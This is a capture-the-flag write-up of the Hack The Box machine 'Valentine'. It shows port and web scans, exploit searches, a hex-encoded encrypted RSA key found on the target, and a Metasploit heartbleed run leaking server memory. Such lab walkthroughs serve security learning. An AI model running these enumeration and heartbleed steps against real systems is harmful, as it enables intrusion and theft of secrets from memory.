# Valentine

## Nmap all ports

```
─[user@parrot]─[~/Desktop/htb/valentine]
└──╼ $nmap -p- -n valentine.htb
Starting Nmap 7.92 ( https://nmap.org ) at 2021-08-27 15:02 +08
Nmap scan report for valentine.htb (10.129.192.124)
Host is up (0.27s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https
```


## Nmap version, default script

```
┌─[user@parrot]─[~]
└──╼ $nmap -p22,80,443 -n valentine.htb -sC -sV
Starting Nmap 7.92 ( https://nmap.org ) at 2021-08-27 16:16 +08
Stats: 0:00:21 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.04% done; ETC: 16:17 (0:00:00 remaining)
Nmap scan report for valentine.htb (10.129.192.124)
Host is up (0.24s latency).

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
|   2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
|_  256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http Apache httpd 2.2.22
| ssl-cert: Subject: 
commonName=valentine.htb/organizationName=valentine.htb/stateOrProvinceName=FL/countryName=US
| Not valid before: 2018-02-06T00:45:25
|_Not valid after:  2019-02-06T00:45:25
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_ssl-date: 2021-08-27T08:17:07+00:00; +1s from scanner time.
|_http-title: Site doesn't have a title (text/html).
Service Info: Host: 10.10.10.136; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.18 seconds
```


## Nmap udp

```
┌─[✗]─[user@parrot]─[~/Desktop/htb/valentine]
└──╼ $sudo nmap -sU valentine.htb
Starting Nmap 7.92 ( https://nmap.org ) at 2021-08-27 15:03 +08
Nmap scan report for valentine.htb (10.129.192.124)
Host is up (0.16s latency).
rDNS record for 10.129.192.124: valentine
Not shown: 997 closed udp ports (port-unreach)
PORT      STATE         SERVICE
68/udp    open|filtered dhcpc
5353/udp  open          zeroconf
19141/udp open|filtered unknown
```

## Potential exploit



```
┌─[user@parrot]─[~]
└──╼ $searchsploit Apache 2.2.22
-----------------------------------------------------------------------------------------------
 Exploit Title
-----------------------------------------------------------------------------------------------
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal
Apache Struts 2 < 2.3.1 - Multiple Vulnerabilities
Apache Struts 2.0.1 < 2.3.33 / 2.5 < 2.5.10 - Arbitrary Code Execution
Apache Struts < 1.3.10 / < 2.3.16.2 - ClassLoader Manipulation Remote Code Execution (Metasploit)
Apache Struts2 2.0.0 < 2.3.15 - Prefixed Parameters OGNL Injection
Apache Tomcat < 5.5.17 - Remote Directory Listing
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1)
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2)
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution
```




```
┌─[user@parrot]─[~]
└──╼ $searchsploit heartbleed
-----------------------------------------------------------------------------------------------
 Exploit Title
-----------------------------------------------------------------------------------------------
OpenSSL 1.0.1f TLS Heartbeat Extension - 'Heartbleed' Memory Disclosure (Multiple SSL/TLS Versions)
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Information Leak (1)
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Information Leak (2) (DTLS Support)
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Memory Disclosure
-----------------------------------------------------------------------------------------------
Shellcodes: No Results
-----------------------------------------------------------------------------------------------
 Paper Title
-----------------------------------------------------------------------------------------------
HeartBleed Attack - Paper
```

Nikto output


```
┌─[user@parrot]─[~]
└──╼ $nikto -h valentine
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.129.192.124
+ Target Hostname:    valentine
+ Target Port:        80
+ Start Time:         2021-08-27 16:19:24 (GMT8)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.26
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to
protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
content of the site in a different fashion to the MIME type
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute
force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following
alternatives for 'index' were found: index.php
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is
the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive
information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive
information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive
information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive
information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3268: /dev/: Directory indexing found.
+ OSVDB-3092: /dev/: This might be interesting...
+ Server may leak inodes via ETags, header found with file /icons/README, inode: 534222, size:
5108, mtime: Tue Aug 28 18:48:10 2007
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8491 requests: 0 error(s) and 16 item(s) reported on remote host
+ End Time:           2021-08-27 16:53:00 (GMT8) (2016 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Web enum



http://valentine/dev/notes.txt


```
To do:

1) Coffee.
2) Research.
3) Fix decoder/encoder before going live.
4) Make sure encoding/decoding is only done client-side.
5) Don't use the decoder/encoder until any of this is done.
6) Find a better way to take notes.
```



valentine/dev/hype_ke


http://valentine/dev/hype_key

```
2d 2d 2d 2d 2d 42 45 47 49 4e 20 52 53 41 20 50 52 49 56 41 54 45 20 4b 45 59 2d 2d 2d 2d 2d 0d 0a 50 72 6f
63 2d 54 79 70 65 3a 20 34 2c 45 4e 43 52 59 50 54 45 44 0d 0a 44 45 4b 2d 49 6e 66 6f 3a 20 41 45 53 2d 31
32 38 2d 43 42 43 2c 41 45 42 38 38 43 31 34 30 46 36 39 42 46 32 30 37 34 37 38 38 44 45 32 34 41 45 34 38
44 34 36 0d 0a 0d 0a 44 62 50 72 4f 37 38 6b 65 67 4e 75 6b 31 44 41 71 6c 41 4e 35 6a 62 6a 58 76 30 50 50
73 6f 67 33 6a 64 62 4d 46 53 38 69 45 39 70 33 55 4f 4c 30 6c 46 30 78 66 37 50 7a 6d 72 6b 44 61 38 52 0d
0a 35 79 2f 62 34 36 2b 39 6e 45 70 43 4d 66 54 50 68 4e 75 4a 52 63 57 32 55 32 67 4a 63 4f 46 48 2b 39 52
4a 44 42 43 35 55 4a 4d 55 53 31 2f 67 6a 42 2f 37 2f 4d 79 30 30 4d 77 78 2b 61 49 36 0d 0a 30 45 49 30 53
62 4f 59 55 41 56 31 57 34 45 56 37 6d 39 36 51 73 5a 6a 72 77 4a 76 6e 6a 56 61 66 6d 36 56 73 4b 61 54 50
42 48 70 75 67 63 41 53 76 4d 71 7a 37 36 57 36 61 62 52 5a 65 58 69 0d 0a 45 62 77 36 36 68 6a 46 6d 41 75
34 41 7a 71 63 4d 2f 6b 69 67 4e 52 46 50 59 75 4e 69 58 72 58 73 31 77 2f 64 65 4c 43 71 43 4a 2b 45 61 31
54 38 7a 6c 61 73 36 66 63 6d 68 4d 38 41 2b 38 50 0d 0a 4f 58 42 4b 4e 65 36 6c 31 37 68 4b 61 54 36 77 46
6e 70 35 65 58 4f 61 55 49 48 76 48 6e 76 4f 36 53 63 48 56 57 52 72 5a 37 30 66 63 70 63 70 69 6d 4c 31 77
31 33 54 67 64 64 32 41 69 47 64 0d 0a 70 48 4c 4a 70 59 55 49 49 35 50 75 4f 36 78 2b 4c 53 38 6e 31 72 2f
47 57 4d 71 53 4f 45 69 6d 4e 52 44 31 6a 2f 35 39 2f 34 75 33 52 4f 72 54 43 4b 65 6f 39 44 73 54 52 71 73
32 6b 31 53 48 0d 0a 51 64 57 77 46 77 61 58 62 59 79 54 31 75 78 41 4d 53 6c 35 48 71 39 4f 44 35 48 4a 38
47 30 52 36 4a 49 35 52 76 43 4e 55 51 6a 77 78 30 46 49 54 6a 6a 4d 6a 6e 4c 49 70 78 6a 76 66 71 2b 45 0d
0a 70 30 67 44 30 55 63 79 6c 4b 6d 36 72 43 5a 71 61 63 77 6e 53 64 64 48 57 38 57 33 4c 78 4a 6d 43 78 64
78 57 35 6c 74 35 64 50 6a 41 6b 42 59 52 55 6e 6c 39 31 45 53 43 69 44 34 5a 2b 75 43 0d 0a 4f 6c 36 6a 4c
46 44 32 6b 61 4f 4c 66 75 79 65 65 30 66 59 43 62 37 47 54 71 4f 65 37 45 6d 4d 42 33 66 47 49 77 53 64 57
38 4f 43 38 4e 57 54 6b 77 70 6a 63 30 45 4c 62 6c 55 61 36 75 6c 4f 0d 0a 74 39 67 72 53 6f 73 52 54 43 73
5a 64 31 34 4f 50 74 73 34 62 4c 73 70 4b 78 4d 4d 4f 73 67 6e 4b 6c 6f 58 76 6e 6c 50 4f 53 77 53 70 57 79
39 57 70 36 79 38 58 58 38 2b 46 34 30 72 78 6c 35 0d 0a 58 71 68 44 55 42 68 79 6b 31 43 33 59 50 4f 69 44
75 50 4f 6e 4d 58 61 49 70 65 31 64 67 62 30 4e 64 44 31 4d 39 5a 51 53 4e 55 4c 77 31 44 48 43 47 50 50 34
4a 53 53 78 58 37 42 57 64 44 4b 0d 0a 61 41 6e 57 4a 76 46 67 6c 41 34 6f 46 42 42 56 41 38 75 41 50 4d 66
56 32 58 46 51 6e 6a 77 55 54 35 62 50 4c 43 36 35 74 46 73 74 6f 52 74 54 5a 31 75 53 72 75 61 69 32 37 6b
78 54 6e 4c 51 0d 0a 2b 77 51 38 37 6c 4d 61 64 64 73 31 47 51 4e 65 47 73 4b 53 66 38 52 2f 72 73 52 4b 65
65 4b 63 69 6c 44 65 50 43 6a 65 61 4c 71 74 71 78 6e 68 4e 6f 46 74 67 30 4d 78 74 36 72 32 67 62 31 45 0d
0a 41 6c 6f 51 36 6a 67 35 54 62 6a 35 4a 37 71 75 59 58 5a 50 79 6c 42 6c 6a 4e 70 39 47 56 70 69 6e 50 63
33 4b 70 48 74 74 76 67 62 70 74 66 69 57 45 45 73 5a 59 6e 35 79 5a 50 68 55 72 39 51 0d 0a 72 30 38 70 6b
4f 78 41 72 58 45 32 64 6a 37 65 58 2b 62 71 36 35 36 33 35 4f 4a 36 54 71 48 62 41 6c 54 51 31 52 73 39 50
75 6c 72 53 37 4b 34 53 4c 58 37 6e 59 38 39 2f 52 5a 35 6f 53 51 65 0d 0a 32 56 57 52 79 54 5a 31 46 66 6e
67 4a 53 73 76 39 2b 4d 66 76 7a 33 34 31 6c 62 7a 4f 49 57 6d 6b 37 57 66 45 63 57 63 48 63 31 36 6e 39 56
30 49 62 53 4e 41 4c 6e 6a 54 68 76 45 63 50 6b 79 0d 0a 65 31 42 73 66 53 62 73 66 39 46 67 75 55 5a 6b 67
48 41 6e 6e 66 52 4b 6b 47 56 47 31 4f 56 79 75 77 63 2f 4c 56 6a 6d 62 68 5a 7a 4b 77 4c 68 61 5a 52 4e 64
38 48 45 4d 38 36 66 4e 6f 6a 50 0d 0a 30 39 6e 56 6a 54 61 59 74 57 55 58 6b 30 53 69 31 57 30 32 77 62 75
31 4e 7a 4c 2b 31 54 67 39 49 70 4e 79 49 53 46 43 46 59 6a 53 71 69 79 47 2b 57 55 37 49 77 4b 33 59 55 35
6b 70 33 43 43 0d 0a 64 59 53 63 7a 36 33 51 32 70 51 61 66 78 66 53 62 75 76 34 43 4d 6e 4e 70 64 69 72 56
4b 45 6f 35 6e 52 52 66 4b 2f 69 61 4c 33 58 31 52 33 44 78 56 38 65 53 59 46 4b 46 4c 36 70 71 70 75 58 0d
0a 63 59 35 59 5a 4a 47 41 70 2b 4a 78 73 6e 49 51 39 43 46 79 78 49 74 39 32 66 72 58 7a 6e 73 6a 68 6c 59
61 38 73 76 62 56 4e 4e 66 6b 2f 39 66 79 58 36 6f 70 32 34 72 4c 32 44 79 45 53 70 59 0d 0a 70 6e 73 75 6b
42 43 46 42 6b 5a 48 57 4e 4e 79 65 4e 37 62 35 47 68 54 56 43 6f 64 48 68 7a 48 56 46 65 68 54 75 42 72 70
```



Secure Data Encoder - No Data is Stored On Our Servers

Click here to use the decoder.



Secure Data Decoder - No Data is Stored On Our Servers

Click here to use the encoder.

Metasploit, vulnerable to heartbleed (scan)

```
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > run

[*] 10.129.192.124:443    - Leaking heartbeat response #1
[*] 10.129.192.124:443    - Sending Client Hello...
[*] 10.129.192.124:443    - SSL record #1:
[*] 10.129.192.124:443    -   Type:    22
[*] 10.129.192.124:443    -   Version: 0x0301
[*] 10.129.192.124:443    -   Length:  86
[*] 10.129.192.124:443    -   Handshake #1:
[*] 10.129.192.124:443    -           Length: 82
[*] 10.129.192.124:443    -           Type:   Server Hello (2)
[*] 10.129.192.124:443    -           Server Hello Version:           0x0301
[*] 10.129.192.124:443    -           Server Hello random data:
6128a4a9b7673d07d1aeb8a8790f953d996bb0c047e3084e29e82816c232813b
[*] 10.129.192.124:443    -           Server Hello Session ID length: 32
[*] 10.129.192.124:443    -           Server Hello Session ID:
de39333a0077ee3542d13f481fecb21fbc6a7c83cb12d506b085895385d02f50
[*] 10.129.192.124:443    - SSL record #2:
[*] 10.129.192.124:443    -   Type:    22
[*] 10.129.192.124:443    -   Version: 0x0301
[*] 10.129.192.124:443    -   Length:  885
[*] 10.129.192.124:443    -   Handshake #1:
[*] 10.129.192.124:443    -           Length: 881
[*] 10.129.192.124:443    -           Type:   Certificate Data (11)
[*] 10.129.192.124:443    -           Certificates length: 878
[*] 10.129.192.124:443    -           Data length: 881
[*] 10.129.192.124:443    -           Certificate #1:
[*] 10.129.192.124:443    -                   Certificate #1: Length: 875
[*] 10.129.192.124:443    -                   Certificate #1: #<OpenSSL::X509::Certificate:
subject=#<OpenSSL::X509::Name CN=valentine.htb,O=valentine.htb,ST=FL,C=US>,
issuer=#<OpenSSL::X509::Name CN=valentine.htb,O=valentine.htb,ST=FL,C=US>,
serial=#<OpenSSL::BN:0x00007fbeaa084998>, not_before=2018-02-06 00:45:25 UTC, not_after=2019-
02-06 00:45:25 UTC>
[*] 10.129.192.124:443    - SSL record #3:
[*] 10.129.192.124:443    -   Type:    22
[*] 10.129.192.124:443    -   Version: 0x0301
[*] 10.129.192.124:443    -   Length:  331
[*] 10.129.192.124:443    -   Handshake #1:
[*] 10.129.192.124:443    -           Length: 327
[*] 10.129.192.124:443    -           Type:   Server Key Exchange (12)
[*] 10.129.192.124:443    - SSL record #4:
[*] 10.129.192.124:443    -   Type:    22
[*] 10.129.192.124:443    -   Version: 0x0301
[*] 10.129.192.124:443    -   Length:  4
[*] 10.129.192.124:443    -   Handshake #1:
[*] 10.129.192.124:443    -           Length: 0
[*] 10.129.192.124:443    -           Type:   Server Hello Done (14)
[*] 10.129.192.124:443    - Sending Heartbeat...
[*] 10.129.192.124:443    - Heartbeat response, 65535 bytes
[+] 10.129.192.124:443    - Heartbeat response with leak, 65535 bytes
[*] 10.129.192.124:443    - Printable info leaked:
......a'....P..*X1.M\...v.Q....e.,..<...f.....".!.9.8.........5.............................3.
2.....E.D...../...A...........................................................................
.......................................................... repeated 7653
times ........................................................................................
.............................................q................................................
..................................................................................... repeated
8088
times ........................................................................................
.............................................@................................................
..................................................................................... repeated
16122
times ........................................................................................
.............................................@................................................
..............................................................................................
..............................................................................................
.....................................................................................a@.......
..............A.$aI>w.L%.Z...3{.....].......%......s.!.5.9d8.z...PF?.y...5.....t..mym...].....
p....>.........E|N\D....?@k[.......Jl.>..!.nl.0.5i...kq.3.....~.d..,r2w....vq......6.m..{...."
0.?.......i^4.B.'..O..HP....K.BZ.......y.M..g.3.)xU.....Gm,.@.......P..n...-
4e.B..QMW[.*#..=..Z.q..[.V.........#?....7 ..5>.7.0..?..i....}s..|.r....x...s..wv..H.9J..=@...
.h....M?O.....t]Sd.WjD...............fwF)u`....Y0:...!.].".V.z/.'\....UF.."..fb%....8m....z.1M
C&......H..Oy...D.e..wGV.M;...M.-)..Z......ls......... ...P....H.}.....m...^.......P0N0...U...
.....["lr...U.|.va..O..0...U.#..0.....["lr...U.|.va..O..0...U....0....0...*.H.............'760
{pu..<pu.q.......q"..FT.bs:.C.b.2.C....eJ.A...iO.\hl.K.-
E..4..c8.oj.c...N..."ES..#D.>..u.f.B...R..'.Di...S.N..r^....9......`.=....5...m[.......]......
2-.RM..tL....7R.Qp.5..a......c..@.ZCs.H.{..r.0
t.u..w.9....N.&...o...|Pr.............^r...Z....&q.Z..........................................
...........................................................................................
repeated 12468
times ........................................................................................
.............................................Q................................................
...................................................................................1..........
.....................................A.B.C.D...>.......:.;.<...............[.2.........K.L.M.N
.O.P.Q.R.S.]...l...i..........................................................................
...o.p.....s.t.u...........................................|.j.....0..........................
.........................................................H....................................
.......................\.....e.f.g.....x...4.5.6...4.5.6...5.6...\.....e.f.g.....x...4.5.6....
.\.....e.f.g.....x...4.5.6...4.5.6............................................................
......................................................................... repeated 1522
times ........................................................................................
.............................................@................................................
..................................................................................... repeated
207
times ........................................................................................
.............................................`................................................
.......................1......................................................................
............................................................... repeated 3905
times ........................................................................................
.............................................V...R..a(...g=.....y..=.k..G..N).(..2.; .93:.w.5B
